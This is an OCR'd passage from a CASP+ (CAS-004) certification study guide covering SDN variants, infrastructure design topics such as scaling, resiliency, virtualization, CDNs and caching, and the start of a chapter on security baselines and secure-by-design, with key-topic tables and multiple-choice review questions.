


Figure 1-23 Centralized and Decentralized SDN

The advantages of SDN include the following:

Key Topic

- It is simple to mix and match solutions from different vendors.
- SDN offers choice, speed, and agility in deployment.

The disadvantages of SDN include the following:

- Loss of connectivity to the controller brings down the entire network.
- SDN can potentially allow attacks on the controller.

As SDN has evolved, several forms have developed. Let's look at three common ones: open SDN, hybrid SDN, and SDN overlay.

Open SDN

As you may already know, open-source development is a decentralized, IT community-based approach to creating solutions. ***Open SDN*** is a similar approach to SDN. It promotes free use of its code as long as each member contributes to the project. That's the basic premise of an open-source community. The inventors of the open SDN protocol OpenFlow consider it an enabler of SDN.

Hybrid SDN

A very common scenario in many companies is the existence of both traditional networking and SDN protocols operating in the same environment. This is called a ***hybrid SDN***. Hybrid SDN can come about for many reasons. For example, it could be that a company is making a gradual transition to SDN. The OpenFlow version 1.3 standard includes specifications for hybrid interactions between OpenFlow and non-OpenFlow traffic to enable early SDN migration. Figure 1-24 shows this arrangement.

Key Topic




Figure 1-24 Hybrid SDN

SDN Overlay

Implementing an ***SDN overlay*** involves running a logically separate network or network component on top of existing infrastructure. The SDN network overlay tunnels through the physical network. That makes it possible to build a software-defined network on top of infrastructure that does not explicitly support SDN. Figure 1-25 shows this arrangement.

Key Topic




Figure 1-25 SDN Overlay

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 1-12 lists these key topics and the page number on which each is found.

Key Topic

Table 1-12 Key Topics for Chapter 1

Key Topic Element	Description	Page Number
List	IDS/IPS implementations	3
List	Limitations to IDS technology	4
Table 1-1	Advantages and Disadvantages of NIDS Devices	5
Table 1-2	Advantages and Disadvantages of NIPS Devices	6
Table 1-3	Advantages and Disadvantages of WAF Placement Options	7
Figure 1-1	Placement of a WAF	7
Figure 1-2	NAP Steps	8
List	Limitations of using NAP	9
Table 1-4	Advantages and Disadvantages of NAC Devices	10
List	VPN connection types	11
List	Firewall types	12
Table 1-5	Advantages and Disadvantages of Firewall Types	14
List	Features provided by NGFWs	15
Table 1-6	Advantages and Disadvantages of NGFWs	15
Table 1-7	Typical Placement of Firewall Types	15
Figure 1-3	NGFW Placement Options	16
List	Placement of a bastion host	16
Figure 1-4	A Bastion Host in a Screened Subnet	17
Figure 1-5	The Location of a Dual-homed Firewall	17
Figure 1-6	The Location of a Three-legged Firewall	18

Key Topic Element	Description	Page Number
Figure 1-7	The Location of a Screened Host Firewall	18
Figure 1-8	The Location of a Screened Subnet	19
Table 1-8	Advantage and Disadvantage of Deep Packet Inspection	19
Figure 1-9	Stateful NAT	20
List	Securing a router	23
Figure 1-11	PPP Authentication Protocols	25
Figure 1-12	Cloud Antispam	29
Figure 1-13	SPAN Process	31
Figure 1-14	Network Tap	32
List	SIEM methods	33
Figure 1-15	SIEM Output	34
List	Log sources for SIEM	34
Table 1-9	Advantages and Disadvantages of a SIEM System	35
Table 1-10	SFC Switches	36
List	DLP deployments	38
List	Advantages and disadvantages of cloud antivirus products	39
Figure 1-16	East–West/North–South Traffic Flows	40
Figure 1-17	VLANs	41
List	Dynamic Trunking Protocol (DTP) settings	42
Figure 1-18	Switch Spoofing	42
Figure 1-19	VLAN Hopping	43
Figure 1-20	Jump Box	44
List	Data zones	44
Figure 1-21	VPC	46
Figure 1-22	Availability Zones	47
List	Control available in the GPMC	48
List	Notable policies that relate to security	48
List	Threats presented by the introduction of mobile devices	50
Table 1-11	WPA, WPA2, and WPA3	57
List	Three planes in a networking architecture	62

Key Topic Element	Description	Page Number
Figure 1-23	Centralized and Decentralized SDN	63
List	Advantages and disadvantages of SDN	63
Figure 1-24	Hybrid SDN	64
Figure 1-25	SDN Overlay	65

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

load balancer, intrusion detection system (IDS), wireless intrusion detection system (WIDS), network IDS (NIDS), intrusion prevention system (IPS), network IPS (NIPS), web application firewall (WAF), network access control (NAC), persistent agent, non-persistent agent, virtual private network (VPN), Domain Name System Security Extensions (DNSSEC), unified threat management (UTM), packet-filtering firewall, stateful firewall, proxy firewall, next-generation firewall (NGFW), network address translation (NAT), stateful NAT (SNAT), reverse proxy, distributed DoS (DDoS) attack, router, Internet Message Access Protocol (IMAP), Post Office Protocol (POP), Simple Mail Transfer Protocol (SMTP), email spoofing, Sender Policy Framework (SPF), spear phishing, whaling, spam, application programming interface (API), API gateway, Extensible Markup Language (XML), XML gateway, traffic mirroring, switched port analyzer (SPAN) ports, port mirroring, virtual private cloud (VPC), network tap, sensor, security information and event management (SIEM), file integrity monitoring (FIM), System File Checker (SFC), Simple Network Management Protocol (SNMP), NetFlow, data loss prevention (DLP), segmentation, microsegmentation, local area network (LAN), virtual local area network (VLAN), trunk links, Dynamic Trunking Protocol (DTP), VLAN hopping, jump box, screened subnet, data zone, staging environment, guest environment, availability zone, region, access control list (ACL), peer-to-peer network, air gap, access point (AP), service set identifier (SSID), Infrastructure mode, Ad Hoc mode, 802.11a, 802.11b, 802.11f, 802.11g, 802.11n, 802.11ac, 802.11ax, Wired Equivalent Privacy (WEP), Wi-Fi Protected Access (WPA), Wi-Fi Protected Access 2 (WPA2), WPA3, MAC filter, Open System Authentication (OSA), Shared Key Authentication (SKA), peering, federated identity, directory service, control plane, data plane, management plane, software-defined networking (SDN), open SDN, hybrid SDN, SDN overlay

Complete Tables and Lists from Memory

Print a copy of Appendix B, "Memory Tables" (found on the companion website), or at least the section for this chapter, and complete the tables and lists from memory. Appendix C, "Memory Tables Answer Key" (also on the companion website), includes completed tables and lists to check your work.

Review Questions

1. You need to implement an environment that utilizes a decentralized, IT community-based approach to SDN. Which of the following are you seeking?
   - a. SDN overlay
   - b. Hybrid SDN
   - c. Open SDN
   - d. SDN

2. Which of the following is also known as the forwarding plane?
   - a. Data plane
   - b. Management plane
   - c. Hybrid plane
   - d. Control plane

3. You hired an ISP to provision an interconnection between the networks or your company and another company for the purpose of exchanging traffic directly between the users of the two networks. What is this called?
   - a. Shared Key Authentication
   - b. Federated identity
   - c. Peering
   - d. Ad Hoc mode

4. What is the default authentication used in 802.11 networks using WEP?
   - a. WPA
   - b. SKA
   - c. OSA
   - d. WPA2

5. Which WLAN standard introduced MIMO?
   a. 802.11
   b. 802.11a
   c. 802.11b
   d. 802.11n
6. Which of the following refers to resources provided to a virtual machine by a virtualization hypervisor?
   a. Guest environment
   b. Availability zone
   c. Staging environment
   d. Resource pool
7. Which of the following is a server that is used to access devices that have been placed in a secure network zone such as a screened subnet?
   a. Mantrap
   b. Jump box
   c. Bollard
   d. Hardware security module
8. Which technique can be used to segment devices connected to the same switch?
   a. VPN
   b. DTP
   c. VLAN
   d. DLP
9. Which of the following isolates workloads from one another and secures them individually?
   a. VLAN
   b. Data zone
   c. Microsegmentation
   d. Availability zone

10. Which of the following is also called port mirroring?

   a. RBAC

   b. FIM

   c. SPAN

   d. SFC

This chapter covers the following topics:

- **Scalability:** This section covers the importance of scalability and examines the two forms of scaling: vertical and horizontal.
- **Resiliency:** Topics covered include high availability, diversity/heterogeneity, course of action orchestration, distributed allocation, redundancy, replication, and clustering.
- **Automation:** Topics covered include autoscaling; Security, Orchestration, Automation, and Response (SOAR); and bootstrapping.
- **Performance:** This section discusses the impact of performance requirements on proper infrastructure security design.
- **Containerization:** This section covers implementations of containerization as a component of proper infrastructure security design.
- **Virtualization:** This section covers implementations of virtualization as a component of proper infrastructure security design.
- **Content Delivery Network:** This section discusses the role a content delivery network can play in proper security design.
- **Caching:** This section covers benefits to the utilization of caching of certain types of information toward ensuring acceptable performance.

This chapter covers CAS-004 Objective 1.2: Given a scenario, analyze the organizational requirements to determine the proper infrastructure security design.A secure network design depends on the physical and logical structures that underlie the organizational network. When building these architectural elements, security professionals and the network team should be mindful of building in concepts such as scalability, resiliency, and redundancy. They also must make use of processes and techniques such as automation and virtualization to support these goals as well as secure the environment. In this chapter you'll learn about building in performance and security.

CHAPTER 2

Determining the Proper Infrastructure Security Design

Scalability

Scalability is a characteristic of a device or security solution that describes its capability to cope and perform under an increased or expanding workload. Scalability is generally defined by time factors. Accessing current and future needs is important in determining scalability. Scalability can also refer to a system's ability to grow as needs grow. A scalable system can be expanded, load balanced, or clustered to increase performance.

Let's look at an example. Suppose an organization needs to deploy a new web server. A systems administrator locates an older system that can be reconfigured to be deployed as the new web server. After assessing the needs of the organization, it is determined that the web server will serve the current needs of the organization. However, it will not be able to serve the anticipated needs in six months. Upgrading the server to increase scalability may be an option if the costs for the upgrade are not too high. The upgrade costs and new scalability value should be compared to the cost and scalability of a brand-new system. Scaling a system can be done vertically or horizontally. Let's look at the differences.

Vertically

"Scaling up," or ***scaling vertically***, is the process of increasing the capacity of a single machine by adding more resources, such as memory or CPU. This type of scaling is shown in Figure 2-1.




Figure 2-1 Vertical Scaling

Horizontally

"Scaling out," or ***scaling horizontally***, is the process of adding additional systems to process the workload. This type of scaling is shown in Figure 2-2.




Figure 2-2 Horizontal Scaling

Resiliency

Resiliency is the ability of a system or group of systems to continue to operate at an acceptable level when system faults or failures occur or when the workload soars. In this section you will learn some of the concepts and techniques that can be used to make a system resilient.

High Availability/Redundancy

Fault tolerance is the ability of a system to continue operating properly when components within the system fail. For example, providing fault tolerance for a hard drive system involves using fault-tolerant drives and fault-tolerant drive adapters. However, the cost of any fault tolerance must be weighed against the cost of the redundant device or hardware. If security capabilities of information systems are not fault tolerant, attackers may be able to access systems when the security mechanisms fail. Organizations should weigh the cost of deploying a fault-tolerant system against the cost of any attack against the system. It may not be vital to provide a fault-tolerant security mechanism to protect public data, but it is very important to provide a fault-tolerant security mechanism to protect confidential data.

High availability (HA) means ensuring that data is accessible when and where it is needed. Only individuals who need access to data should be allowed access to that data. The two main instances in which high availability is affected are when attacks are carried out that disable or cripple a system and when service loss occurs during and after disasters. Each system should be assessed in terms of its criticality to organizational operations. Controls should be implemented based on each system's criticality level.

Availability is the opposite of destruction or isolation. Fault-tolerant technologies, such as RAID or redundant sites, are examples of controls that help improve availability.

Probably the most obvious influence on the resiliency of a new solution or system is the extent to which the system exhibits high availability, usually provided though redundancy of either internal components, network connections, or data sources. Taken to the next level, some systems may need to be deployed in clusters in order to provide the ability to overcome the loss of an entire system. All new integrations should consider high-availability solutions and redundant components when indicated by the criticality of the operation the system supports.

Diversity/Heterogeneity

Diversity (also called heterogeneity) means utilizing multiple types and models of security appliances, security protocols, encryption algorithms, and operating systems. It also means using multiple vendors for critical items and supplies.

By ensuring diversity, you insulate yourself somewhat from an issue that plagues all systems of a certain type and from the business failure or other issues that can occur with a vendor providing critical items.

Course of Action Orchestration

While automation of tasks has been employed (at least through scripts) for some time, orchestration goes a step further to automate entire workflows. One of the benefits of orchestration is the ability to build in logic that gives the systems supporting the workflow the ability to react to changes in the environment. This can be a key aid in supporting resilience of systems. Assets can be adjusted in real time to address changing workflows. For example, VMware vRealize is an orchestration product for the virtual environment that uses past data to predict workloads.

Distributed Allocation

One strategy that can help support resiliency is to ensure that critical assets are not all in the same physical location. Colocating critical assets leaves an organization open to the kind of nightmare that occurred in 2017 at the Atlanta airport. When a fire took out the main and backup power systems (which were located together), the busiest airport in the world went dark for over 12 hours. Distribution of critical assets certainly enhances resiliency.

Replication

Replication involves copying data from one storage location to another. Synchronous replication uses constant data updates to ensure that the locations are close to the same, whereas asynchronous replication delays updates to a predefined schedule. Replication provides fault tolerance by maintaining an additional copy of data in another location.

Clustering

Clustering is the use of hardware and software to provide load balancing services. With clustering, one instance of an application server acts as a primary controller and distributes requests to multiple instances, using round-robin, weighted-round-robin, or a least-connections algorithm.

Automation

Automation is changing the way we handle maintenance and security. In this section you'll learn more about techniques used in automation.

Autoscaling

Autoscaling is a technique used in a virtual environment, such as a cloud scenario, in which compute resources can be added and subtracted automatically based on the workloads at hand. Compute resources include memory, CPU, disk, and network resources. Figure 2-3 illustrates how resources can be added to meet the day's workload. Autoscaling is beneficial to an organization because it must pay for only what it uses.

Key Topic




Figure 2-3 Autoscaling

Security Orchestration, Automation, and Response (SOAR)

Security Orchestration, Automation, and Response (SOAR) is the use of technologies to accomplish automation and orchestration in performing mundane tasks that are crucial to identifying and responding to security issues. Security automation can:

Key Topic

- Detect threats
- Use instructions and decision-making workflows in investigations
- Determine an action
- Contain and resolve an issue

Bootstrapping

Bootstrapping in general indicates some self-powered means of creating something such as "pulling oneself up by the bootstraps" to describe a self-made person. The term is also used to describe the process of bringing an operating system to life, when the bootstrap code locates and loads the operating system files. In automation, it describes the automated location of files required to bring virtual machines to life. Autoscaling can be used in bootstrapping to scale out by bringing up new systems.

Performance

Performance is the efficiency with which a device or technology reacts or fulfills its intended purpose. An organization should determine the performance level that should be maintained on each device and on the enterprise as a whole. Any security solutions that are deployed should satisfy the established performance requirements.

Performance requirements should take into account the current requirements as well as any future requirements. For example, if an organization needs to deploy an authentication server, the solution that it selects should satisfy the current authentication needs of the enterprise as well as any authentication needs for the next few years. Deploying a solution that provides even better performance than needed will ensure that the solution can be used a bit longer than originally anticipated.

Containerization

A newer approach to virtualization is referred to as container-based virtualization, also called operating system virtualization, or simply ***containerization***. This kind of server virtualization is a technique in which the kernel allows for multiple isolated user space instances. The instances are known as containers, virtual private servers, or virtual environments.

With containerization, the hypervisor is replaced with operating system–level virtualization, where the kernel of an operating system allows multiple isolated user spaces or containers. A virtual machine is not a complete operating system instance but rather a partial instance of the operating system. The containers in Figure 2-4 are the darker boxes just above the host OS level. Container-based virtualization is used mostly in Linux environments, and examples are the commercial Parallels Virtuozzo and the open-source OpenVZ project.

Key Topic




Figure 2-4 Container-Based Virtualization

Virtualization

Virtualization is typically at the heart of cloud computing. Virtualization of servers has become a key part of reducing the physical footprint of data centers.

The advantages include

Key Topic

- Reduced overall use of power in the data center
- Dynamic allocation of memory and CPU resources to the servers
- High availability provided by the ability to quickly bring up a replica server in the event of loss of the primary server

Virtualization involves creating a virtual device on a physical resource. A physical resource can hold more than one virtual device; for example, you can deploy multiple virtual computers on a Windows computer by using Hyper-V. But keep in mind that each virtual machine consumes some of the resources of the host machine, and the configuration of the virtual machine cannot exceed the resources of the host machine.

Content Delivery Network

A ***content delivery network (CDN)*** is a set of geographically dispersed servers that serve content to users based on their location, so that users get content from the physically nearest server. As illustrated in Figure 2-5, a CDN improves performance and adds redundancy.

Key Topic




Figure 2-5 Content Distribution Network

Caching

Caching servers store information that is frequently used by systems that utilize their services. For example, proxy servers can provide an additional beneficial function called web caching. When a proxy server is configured to provide web caching, it saves in a web cache a copy of every web page that has been delivered to an internal computer. If any user requests the same page later, the proxy server has a local copy and need not spend the time and effort to retrieve it from the Internet. This greatly improves web performance for frequently requested pages.

Exam Preparation Tasks

As mentioned in the Introduction, you have a couple choices for exam preparation: the exercises here and the practice exams in the Pearson IT Certification test engine.

Review All Key Topics

Review the most important topics in this chapter, noted with the Key Topic icon in the outer margin of the page. Table 2-1 lists these key topics and the page number on which each is found.

Key Topic

Table 2-1 Key Topics for Chapter 2

Key Topic Element	Description	Page Number
Figure 2-1	Vertical Scaling	74
Figure 2-2	Horizontal Scaling	74
Figure 2-3	Autoscaling	77
List	Benefits of SOAR	77
Figure 2-4	Container-Based Virtualization	78
List	Advantages of virtualization	79
Figure 2-5	Content Distribution Network	79

Define Key Terms

Define the following key terms from this chapter and check your answers in the glossary:

scalability, scaling vertically, scaling horizontally, resiliency, fault tolerance, diversity, replication, clustering, autoscaling, Security Orchestration, Automation, and Response (SOAR), bootstrapping, containerization, virtualization, content delivery network (CDN), caching

Complete Tables and Lists from Memory

There are no memory tables or lists in this chapter.

Review Questions

1. Which of the following is a benefit of a caching server?
   a. Performance
   b. Security
   c. Cost
   d. Fault tolerance

2. Which of the following is a set of geographically dispersed servers that serve content to users based on their location?
   a. CDN
   b. SOAR
   c. RAID
   d. WPA3

3. Which of the following has become a key part of reducing the physical footprint of data centers?
   a. Faraday cages
   b. Virtualization
   c. Diversity
   d. SOAR

4. Which of the following is also called operating system virtualization?
   a. CDN
   b. Striping
   c. Containerization
   d. Segmentation

5. Which of the following describes the automated location of files required to bring VMs to life?
   a. Colocating
   b. Orchestration
   c. Containerization
   d. Bootstrapping

6. Which of the following is a concept that prescribes utilizing automation and orchestration tools to perform mundane tasks that are crucial to identifying and responding to security issues?

   a. SOAR

   b. CDN

   c. RAID

   d. TLS

7. Which of the following is a technique used in a virtual environment, such as a cloud scenario, in which compute resources can be added and subtracted automatically based on the workloads at hand?

   a. Automation

   b. Autoscaling

   c. Clustering

   d. Caching

8. Which technique provides load-balancing services?

   a. Partitioning

   b. Autoscaling

   c. Clustering

   d. Caching

9. Replication provides which of the following?

   a. Better performance

   b. Better security

   c. Microsegmentation

   d. Fault tolerance

10. Which of the following means that you using multiple types and models of security appliances, security protocols, encryption algorithms, and operating systems?

   a. Homogeneity

   b. Diversity

   c. Variety

   d. Resiliency

This chapter covers the following topics:

- **Baseline and Templates:** This section covers secure design patterns and types of web technologies, including storage design patterns, container APIs, secure coding standards, the application vetting process, API management, and middleware.
- **Software Assurance:** Topics covered include sandboxing in the development environment, validating third-party libraries, defined DevOps pipeline, code signing, and interactive application security testing (IAST) vs. dynamic application security testing (DAST) vs. static application security testing (SAST).
- **Considerations of Integrating Enterprise Applications:** Topics covered include customer relationship management (CRM), enterprise resource planning (ERP), configuration management database (CMDB), content management system (CMS), integration enablers, directory services, Domain Name System (DNS), service-oriented architecture (SOA), and enterprise service bus (ESB).
- **Integrating Security into Development Life Cycle:** Topics covered include formal methods, requirements, fielding, insertions and upgrades, disposal and reuse, testing, including regression, unit and integration, development approaches (including SecDevOps, Agile, Waterfall, spiral, versioning, continuous integration/continuous delivery [CI/CD] pipelines), and best practices (including Open Web Application Security Project [OWASP] and Proper Hypertext Transfer Protocol [HTTP] headers).

This chapter covers CAS-004 Objective 1.3: Given a scenario, integrate software applications securely into an enterprise architecture.

When managing the security of an enterprise, security practitioners must be mindful of security across the entire technology life cycle. As the enterprise changes and new devices and technologies are introduced, maintained, and retired, security practitioners must ensure that the appropriate security controls are deployed. Providing security across the technology life cycle includes understanding both the systems development life cycle and the software development life cycle; adapting solutions to address emerging threats, disruptive technologies, and security trends; and managing assets.

CHAPTER 3

Securely Integrating Software Applications

Baseline and Templates

Before continuous monitoring can be successful, an organization must ensure that the operational baselines are captured. After all, an organization cannot recognize abnormal patterns of behavior if it does not know what "normal" is. Periodically these baselines should also be revisited to ensure that they have not changed. For example, if a single web server is upgraded to a web server farm, a new performance baseline should be captured.

Security professionals must ensure that the organization's security posture is always maintained. This requires continuous monitoring. Auditing and security logs should be reviewed on a regular schedule. Performance metrics should be compared to baselines. Even simple acts such as normal user login/logout times should be monitored. If a user suddenly starts logging in and out at irregular times, the user's supervisor should be alerted to ensure that the user is authorized. Organizations must always be diligent in monitoring the security of their enterprise.

Baselines

A ***baseline*** is a reference point that is defined and captured to be used as a future reference. While capturing baselines is important, using baselines to assess the security state is just as important. Even the most comprehensive baselines are useless if they are never used. Capturing a baseline at the appropriate point in time is also important. Baselines should be captured when a system is properly configured and fully updated. When updates occur, new baselines should be captured and compared to previous baselines. At that time, adopting new baselines based on the most recent data might be necessary.

Create Benchmarks and Compare to Baselines

Baselines alone, however, cannot help you if you do not have current benchmarks for comparison. A ***benchmark***, which is a point of reference later used for comparison, captures the same data as a baseline and can even be used as a new baseline should the need arise. A benchmark is compared to the baseline to determine whether any security or performance issues exist. Also, security professionals should keep in mind that monitoring performance and capturing baselines and benchmarks will affect the performance of the systems being monitored.

Capturing both a baseline and a benchmark at the appropriate times is important. Baselines should be captured when a system is properly configured and fully updated. Also, baselines should be assessed over a longer period of time, such as a week or a month rather than just a day or an hour. When updates occur, new baselines should be captured and compared to the previous baselines. At that time, adopting new baselines on the most recent data might be necessary.

Let's look at an example. Suppose that your company's security and performance network has a baseline for each day of the week. When the baselines were first captured, you noticed that much more authentication occurs on Thursdays than on any other day of the week. You were concerned about this until you discovered that members of the sales team work remotely on all days except Thursday, and they rarely log in to the authentication system when they are not working in the office. For their remote work, members of the sales team use their laptops and log in to the VPN only when remotely submitting orders. On Thursday, the entire sales team comes into the office and works on local computers, ensuring that orders are being processed and fulfilled as needed. The spike in authentication traffic on Thursday is fully explained by the sales team's visit. On the other hand, if you later notice a spike in VPN traffic on Thursdays, you should be concerned because the sales team is working in the office on Thursdays and will not be using the VPN.

For software developers, understanding baselines and benchmarks also involves understanding thresholds, which ensure that security issues do not progress beyond a configured level. If software developers must develop measures to notify system administrators prior to a security incident occurring, the best method is to configure the software to send an alert, alarm, or email message when specific incidents pass the threshold.

Security professionals should capture baselines over different times of day and days of the week to ensure that they can properly recognize when possible issues occur. In addition, security professionals should ensure that they are comparing benchmarks to the appropriate baseline. Comparing a benchmark from Monday at 9 a.m. to a baseline from a Saturday at 9 a.m. may not allow you to properly assess the situation. Once you identify problem areas, you should develop a possible solution to any issue that you discover.

Templates

Security ***templates*** help a security analyst align baselines with industry standards and organizational norms. For example, one organization may have a password policy that requires that all accounts expire every 30 days for user-level accounts and every 14 days for administrator accounts. A security template can help keep all systems aligned with these unique password requirements.

Security templates can also be updated if a requirement changes within a security environment. A new vulnerability might require a security analyst to change the password policy for certain accounts. The security analyst would simply navigate to the security template and edit the password policy according to the updated guidelines.

To learn more about Microsoft Windows security templates, see https://docs.microsoft.com/en-us/azure/cloud-adoption-framework/govern/security-baseline/template.

Secure Design Patterns/Types of Web Technologies

An application should be secure by design, by default, and by deployment. Let's look at what this means:

Key Topic

- ***Secure by design*:** This means the application was designed with security in mind rather than as an afterthought. An application is truly secure if you give someone the details of the application's security system and the person still cannot defeat the security. An application should not rely on a lack of knowledge on the part of the hacker (sometimes called security by obscurity).
- ***Secure by default*:** This means that without changes to any default settings, the application is secure. For example, some server products have certain security capabilities, but those services must be enabled in order to function so that the service is not available to a hacker. A product that requires the enabling of the security functions is not secure by default.
